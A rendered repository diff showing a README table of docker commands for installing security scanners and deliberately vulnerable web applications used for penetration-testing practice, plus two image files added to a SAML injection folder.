| `docker pull kalilinux/kali-linux-docker` | [official Kali Linux](https://hub.docker.com/r/kalilinux/kali-linux-docker/) |
|
||||
| `docker pull owasp/zap2docker-stable` | [official OWASP ZAP](https://github.com/zaproxy/zaproxy) |
|
||||
| `docker pull wpscanteam/wpscan` | [official WPScan](https://hub.docker.com/r/wpscanteam/wpscan/) |
|
||||
| `docker pull infoslack/dvwa` | [Damn Vulnerable Web Application (DVWA)](https://hub.docker.com/r/infoslack/dvwa/) |
|
||||
| `docker run --name dvna -p 9090:9090 -d appsecco/dvna:sqlite` | [Damn Vulnerable NodeJS Application](https://github.com/appsecco/dvna) |
|
||||
| `docker pull danmx/docker-owasp-webgoat` | [OWASP WebGoat Project docker image](https://hub.docker.com/r/danmx/docker-owasp-webgoat/) |
|
||||
| `docker pull opendns/security-ninjas` | [Security Ninjas](https://hub.docker.com/r/opendns/security-ninjas/) |
|
||||
| `docker pull ismisepaul/securityshepherd` | [OWASP Security Shepherd](https://hub.docker.com/r/ismisepaul/securityshepherd/) |
|
||||
| `docker-compose build && docker-compose up` | [OWASP NodeGoat](https://github.com/owasp/nodegoat#option-3---run-nodegoat-on-docker) |
|
||||
| `docker pull citizenstig/nowasp` | [OWASP Mutillidae II Web Pen-Test Practice Application](https://hub.docker.com/r/citizenstig/nowasp/) |
|
||||
| `docker pull bkimminich/juice-shop` | [OWASP Juice Shop](https://github.com/bkimminich/juice-shop#docker-container) |
|
||||
You want more ? Check the [Books](https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/BOOKS.md) and [Youtube videos](https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/YOUTUBE.md) selections.
|
||||
|
||||
BIN
SAML Injection/Images/SAML-xml-flaw.png
Normal file
BIN
SAML Injection/Images/SAML-xml-flaw.png
Normal file

Binary file not shown.
|
After Width: | Height: | Size: 8.7 KiB |
BIN
SAML Injection/Images/XSLT1.jpg
Normal file
BIN
SAML Injection/Images/XSLT1.jpg
Normal file

Binary file not shown.
|
After Width: | Height: | Size: 149 KiB |
Some files were not shown because too many files have changed in this diff Show More
Reference in New Issue
Block a user